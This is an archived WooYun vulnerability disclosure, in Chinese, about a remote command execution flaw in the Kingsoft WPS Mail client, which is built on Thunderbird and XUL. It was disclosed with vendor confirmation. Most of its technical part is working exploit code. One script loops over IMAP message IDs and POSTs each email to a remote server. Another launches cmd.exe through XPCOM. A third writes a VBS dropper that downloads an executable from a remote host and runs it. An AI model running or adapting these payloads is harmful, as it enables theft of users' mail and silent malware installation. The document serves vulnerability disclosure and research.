金山WPS Mail邮件客户端远程命令执行漏洞(Mozilla系XUL程序利用技巧)

编号	193117
Url	http://www.wooyun.org/bug.php?action=view&id=193117 (http://www.wooyun.org/bug.php?action=view&id=193117)
漏洞状态	厂商已经确认
漏洞标题	金山WPS Mail邮件客户端远程命令执行漏洞(Mozilla系XUL程序利用技巧)
漏洞类型	设计缺陷/逻辑错误 (/bug/index?BugSearch%5Bbug_type%5D=%E8%AE%BE%E8%AE%A1%E7%BC%BA%E9%99%B7%2F%E9%80%BB%E8%BE%91%E9%94%99%E8%AF%AF)
厂商	金山软件集团 (/bug/index?BugSearch%5Bvendor%5D=%E9%87%91%E5%B1%B1%E8%BD%AF%E4%BB%B6%E9%9B%86%E5%9B%A2)
白帽子	数据流 (/bug/index?BugSearch%5Bauthor%5D=%E6%95%B0%E6%8D%AE%E6%B5%81)
提交日期	2016-04-06 14:42:00
公开日期	2016-07-05 15:30:00
修复时间	*(not set)*
确认时间	2016-04-06 00:00:00
Confirm Spend	0
漏洞标签	无
关注数	0
收藏数	0
白帽评级	高
白帽自评rank	20
厂商评级	高
厂商评rank	10
漏洞简介	最新版2.2.2 2016.03.25 远程命令执行/种马/窃取邮件.... WPS Mail用的是Mozilla的thunderbird内核，还是比较安全，但不知道为何更新了一个版本后抽风了。。。
漏洞细节	

(https://images-bugs.shuimugan.com/wooyun/upload/201604/05203751e45d50f4104bbbb26ebe26715970b017.jpg.webp)

最新版
但不知道为什么这版抽风了，居然支持script标签，但就只能用script标签执行js，之前的版本是禁止的

(https://images-bugs.shuimugan.com/wooyun/upload/201603/28120633892a99779ca0e5dbe1124eb5402586b2.jpg.webp)

既然是thunderbird内核的，有了xss就简单了，但后来发现没那么简单。。
thunderbird的Mail URI是用一个imap和mailbox:伪协议
imap方式接受就会用imap:// Pop方式的就会用mailbox来处理邮件

```
imap://MailServer:Port/fetch>UID>/INBOX>ID/code>
例如qq邮箱的imap就是
<code>imap://**.**.**.**:993/fetch%3EUID%3E/INBOX%3E1
```

```
mailbox:///C:/Users/用户名/AppData/Roaming/软件名/随即字符串/Mail/**.**.**.**/Inbox?number=ID
```

imap的利用：遍历ID post到你的远程服务即可

```
var u = 'imap://**.**.**.**:993/fetch>UID>/INBOX>';
for (i=0;i<1000;i++){
    url=u+i;
    get(url);
}
function get(url){
xhr = new XMLHttpRequest();
xhr.onreadystatechange = function (){
if (xhr.readyState == 4) {
    data=xhr.responseText;
    post(data)
return data;
} };
xhr.open("GET",url);
xhr.send();
}
function post(data){
xhr = new XMLHttpRequest();
xhr.open("POST","**.**.**.**/test.php");
xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
xhr.send("mail="+data);
}
```

(https://images-bugs.shuimugan.com/wooyun/upload/201604/06110804aa1ba2680021ab4fbb6339400ab0e412.jpg.webp)


(https://images-bugs.shuimugan.com/wooyun/upload/201604/06111910f01415d2f4abd83b7c991dc5367010e5.jpg.webp)

urldecode后就是邮件的head和body了
而当你不知道对方用的是imap或者pop来配置邮箱时，就要判断。location.href是imap://就是imap，而mailbox:的就是pop的了。理论上只要看location.href就知道了，判断后再遍历ID就OK。
但后来发现wpsmail对当前路径创建了blob对象，使用createObjectURL，从而保护了真实路径。这样我们就无法得知路径去窃取邮件了。

(https://images-

bugs.shuimugan.com/wooyun/upload/201604/061107521d4002850c8ffec504b08004b3940468.jpg.webp)

但既然是基于thunderbird开发的，一般都会有一些接口可以利用
在安装目录发现有个app.xpi，XPI就是Mozilla系程序的扩展，包括Firefox，thunderbird啥的。
可以直接解压。
程序的基本功能源码都在里面了。




(https://images-bugs.shuimugan.com/wooyun/upload/201604/06120603540f96452b368bceb3e011ddbcf715a5.jpg.webp)

```
const { Ci, Cu } = require('chrome')
Cu.import('resource:///modules/iteratorUtils.jsm') // for fixIterator
const { MailServices } = require('./MailServices.js')
const { Services } = require('resource://gre/modules/Services.jsm')
const { messenger, accounts, msgWindow, getBestIdentity, getIdentityForServer } = MailServices
const COMPOSE_WINDOW_OPEN_LIMIT = 8
。。。
exports.MailServices = Globals.app.MailServices
```

在mail/MailCommands.js 找到一个接口
Globals.app.MailServices，看了一些接口的函数也什么用。
于是去遍历了下MailServices object
遍历代码：

```
<script>
allPrpos(Globals.app.MailServices);
function allPrpos(obj) {
    var props = "";
    for (var p in obj) {
        if (typeof(obj[p]) == " function ") {
            obj[p]();
        } else {
            props += p + " = " + obj[p] + "<br>";
        }
    }
    document.write(props);
}
</script>
```



(https://images-bugs.shuimugan.com/wooyun/upload/201604/06121734787a6018d9dad2a558ee99d842408518.jpg.webp)

遍历到Globals.app.MailServices.msgUtils


```
EXPORTED_SYMBOLS = msgHdrToMessageBody,msgHdrToNeckoURL,msgHdrGetTags,msgUriToMsgHdr,msgHdrGetUri,msgHdrFromNeckoUrl,msgHdrSetTag
s,msgHdrIsDraft,msgHdrIsSent,msgHdrIsArchive,msgHdrIsInbox,msgHdrIsRss,msgHdrIsNntp,msgHdrIsJunk,msgHdrsMarkAsRead,msgHdrsArchiv
e,msgHdrsDelete,getMail3Pane,msgHdrGetHeaders,msgHdrsModifyRaw
Cc = [object nsXPCComponents_Classes]
Ci = [object nsXPCComponents_Interfaces]
Cu = [object nsXPCComponents_Utils]
Cr = [object nsXPCComponents_Results]
nsMsgFolderFlags_SentMail = 512
nsMsgFolderFlags_Drafts = 1024
nsMsgFolderFlags_Archive = 16384
nsMsgFolderFlags_Inbox = 4096
PR_WRONLY = 2
Globals = [object Object]
```

居然看到了Cc = [object nsXPCComponents_Classes]
Cc和Ci可以创建一个XPCOM Component。

```
@mozilla.org/permissionmanager;1 = @mozilla.org/permissionmanager;1
@mozilla.org/messenger/msgAsyncPrompter;1 = @mozilla.org/messenger/msgAsyncPrompter;1
@mozilla.org/mail/clh;1 = @mozilla.org/mail/clh;1
@mozilla.org/network/auth-module;1?name=kerb-sspi = @mozilla.org/network/auth-module;1?nam
@mozilla.org/system-proxy-settings;1 = @mozilla.org/system-proxy-settings;1
@mozilla.org/intl/unicode/decoder;1?charset=Big5 = @mozilla.org/intl/unicode/decoder;1?charset=B
@mozilla.org/network/urichecker;1 = @mozilla.org/network/urichecker;1
@mozilla.org/mail/box;1 = @mozilla.org/mail/box;1
@mozilla.org/messengercompose/attachment;1 = @mozilla.org/messengercompose/attachment;1
@mozilla.org/xpcom/ini-parser-factory;1 = @mozilla.org/xpcom/ini-parser-factory;1
@mozilla.org/image/tools;1 = @mozilla.org/image/tools;1
@mozilla.org/intl/unicode/encoder;1?charset=windows-874 = @mozilla.org/intl/unicode/encoder;1?c
@mozilla.org/messenger;1 = @mozilla.org/messenger;1
@mozilla.org/mediaManagerService;1 = @mozilla.org/mediaManagerService;1
@mozilla.org/dom/localStorage-manager;1 = @mozilla.org/dom/localStorage-manager;1
@mozilla.org/uriloader/content-handler;1?type=application/x-message-display = @mozilla.org/uriloa
@mozilla.org/toolkit/disk-space-watcher;1 = @mozilla.org/toolkit/disk-space-watcher;1
@mozilla.org/security/nsCertTree;1 = @mozilla.org/security/nsCertTree;1
@mozilla.org/intl/unicode/decoder;1?charset=x-imap4-modified-utf7 = @mozilla.org/intl/unicode/de
@mozilla.org/webvttParserWrapper;1 = @mozilla.org/webvttParserWrapper;1
@mozilla.org/gamepad-test;1 = @mozilla.org/gamepad-test;1
@mozilla.org/uriloader/content-handler;1?type=application/x-addvcard = @mozilla.org/uriloader/cor
@mozilla.org/formautofill/content-service;1 = @mozilla.org/formautofill/content-service;1
@mozilla.org/supports-float;1 = @mozilla.org/supports-float;1
@mozilla.org/embedcomp/command-manager;1 = @mozilla.org/embedcomp/command-manager;1
@mozilla.org/intl/unicode/decoder;1?charset=x-mac-romanian = @mozilla.org/intl/unicode/decoder
@mozilla.org/editor/txtsrvfilter;1 = @mozilla.org/editor/txtsrvfilter;1
@mozilla.org/embedcomp/cookieprompt-service;1 = @mozilla.org/embedcomp/cookieprompt-servic
@mozilla.org/network/async-stream-copier;1 = @mozilla.org/network/async-stream-copier;1
@mozilla.org/calendar/alarm;1 = @mozilla.org/calendar/alarm;1
@mozilla.org/xre/runtime;1 = @mozilla.org/xre/runtime;1
@mozilla.org/intl/unicode/encoder;1?charset=ISO-8859-4 = @mozilla.org/intl/unicode/encoder;1?ch
@mozilla.org/streamconv;1?from=uncompressed&to=rawdeflate = @mozilla.org/streamconv;1?from
@mozilla.org/image/cache;1 = @mozilla.org/image/cache;1
@mozilla.org/addressbook/directory;1?type=moz-abldapdirectory = @mozilla.org/addressbook/direc
@mozilla.org/intl/unicode/decoder;1?charset=ISO-8859-8 = @mozilla.org/intl/unicode/decoder;1?ch
```


(https://images-bugs.shuimugan.com/wooyun/upload/201604/06143904e3e16b64d0e80cce49edd3144debff83.jpg.webp)

有很多程序都是基于Mozilla系的开源程序进行开发的，而wpsmail就是，并且是基于thunderbird，上面说了。他们的一个特点就是用xul写的，再用Mozilla的xulrunner.exe让程序跑起来。



(https://images-bugs.shuimugan.com/wooyun/upload/201604/06122547d3c72fb641554f43ff34b4160f1ed10e.jpg.webp)

在wpsmail的目录下可以看到有个xulrunner的目录。
而利用Cc是可以实现xul代码，而firefox的扩展也是用xul写的。
有了Cc就可以像写扩展一样了，实现各种功能。
引用directory_service Component，获取文件路径


```
<script>
var file = Globals.app.MailServices.msgUtils.Cc['@**.**.**.**/file/directory_service;1'].getService(Components.interfaces.nsIProp
erties).get('ProfLD', Components.interfaces.nsIFile);alert(file.path)
</script>
```

(https://images-bugs.shuimugan.com/wooyun/upload/201604/061235146d2a4da546bafecefc6876eee933be87.jpg.webp)

这样就知道路径了，可以继续上上面的窃取邮件了。但有了Cc的接口还窃取邮件吗，相当于可以在你电脑上写XUL程序了，干什么都行了。
远程命令执行

```
<script>
var file = Globals.app.MailServices.msgUtils.Cc['@**.**.**.**/file/local;1'];
var ac = file.createInstance(Globals.app.MailServices.msgUtils.Ci.nsILocalFile);
ac.initWithPath('c:\\windows\\system32\\cmd.exe')
ac.launch()
</script>
```

POC




(https://images-bugs.shuimugan.com/wooyun/upload/201604/06124054fe74269f74a7545a314ccd47bec087ab.jpg.webp)

也可以写个vbs或者bat下载木马,一番调试后写好了远程下载程序执行的代码

```
var string = 'Set Post = CreateObject("Msxml2.XMLHTTP")'+"\n"+ //定义种马vbs文本
'set wshell = Wscript.CreateObject("Wscript.Shell")'+"\n"+
'Set Shell = CreateObject("Wscript.Shell")'+"\n"+
'Post.Open "GET","**.**.**.**/test.exe",0'+"\n"+
'Post.Send()'+"\n"+
'Set aGet = CreateObject("ADODB.Stream")'+"\n"+
'aGet.Mode = 3'+"\n"+
'aGet.Type = 1'+"\n"+
'aGet.Open()'+"\n"+"\n"+
'aGet.Write(Post.responseBody)'+"\n"+
'aGet.SaveToFile "C:\\temp\\test.exe",2'+"\n"+
'wshell.Run("c:\\temp\\test.exe")'+"\n"; //vbs中用Wscript执行文件
var file1 = Globals.app.MailServices.msgUtils.Cc['@**.**.**.**/file/local;1']; //引用file/local部件
var ac = file1.createInstance(Globals.app.MailServices.msgUtils.Ci.nsILocalFile);
ac.initWithPath('C:\\temp\\temp8.vbs');
ac.create(file1.NORMAL_FILE_TYPE,0600);
var charset = 'UTF-8';
var fileStream = Globals.app.MailServices.msgUtils.Cc['@**.**.**.**/network/file-output-stream;1'];
var ab = fileStream.createInstance(Globals.app.MailServices.msgUtils.Ci.nsIFileOutputStream);
ab.init(ac, 2, 0x200, false);
var converterStream = Globals.app.MailServices.msgUtils.Cc['@**.**.**.**/intl/converter-output-stream;1'];
var aa = converterStream.createInstance(Globals.app.MailServices.msgUtils.Ci.nsIConverterOutputStream);
aa.init(ab, charset, string.length,
Globals.app.MailServices.msgUtils.Ci.nsIConverterInputStream.DEFAULT_REPLACEMENT_CHARACTER);
aa.writeString(string); //写入vbs
aa.close();
ab.close();
ac.initWithPath('C:\\temp\\temp8.vbs')
ac.launch() //执行vbs
```

引用了三个Component

```
@**.**.**.**/file/local;1 @**.**.**.**/network/file-output-stream;1 @**.**.**.**/intl/converter-output-stream;1
```



(https://images-bugs.shuimugan.com/wooyun/upload/201604/06143421ed3c3558f9fc20655b380ae9b1fb19aa.jpg.webp)

以后遇到基于Mozilla系开发的程序不妨尝试寻找xul的接口，直接引用Component想干什么就干什么了。。

修复方案	

状态信息	2016-04-06： 细节已通知厂商并且等待厂商处理中 2016-04-06： 厂商已经确认，细节仅向厂商公开 2016-04-09： 细节向第三方安全合作伙伴开放（绿盟科技 (http://www.nsfocus.com.cn/)、唐朝安全巡航 (http://tangscan.com/)、无声信息 (http://www.silence.com.cn)） 2016-05-31： 细节向核心白帽子及相关领域专家公开 2016-06-10： 细节向普通白帽子公开 2016-06-20： 细节向实习白帽子公开 2016-07-05： 细节向公众公开
厂商回复	感谢对金山安全的关注，已反馈给业务跟进修复，谢谢提交
回应信息	危害等级：高漏洞Rank：10 确认时间：2016-04-06 15:20

Showing **1-5** of **5** items.

评论内容 (/bug/view?bug_no=193117&sort=comment_text)	**评论人 (/bug/view?bug_no=193117&sort=author_name)**	**点赞数 (/bug/view?bug_no=193117&sort=love_hits)**	**评论时间 (/bug/view?bug_no=193117&sort=comment_time)**
小伙子 我喜欢你的ID 做我小弟吧	你大爷在此 百无禁忌	0	2016-04-21 18:47:00
阔怕	M4sk	0	2016-04-07 15:28:00
可啪	Sai、	0	2016-04-06 16:14:00
阔怕。	从容	0	2016-04-06 15:25:00
可怕。	_Thorns	0	2016-04-06 14:51:00

网络安全交流群: 869661360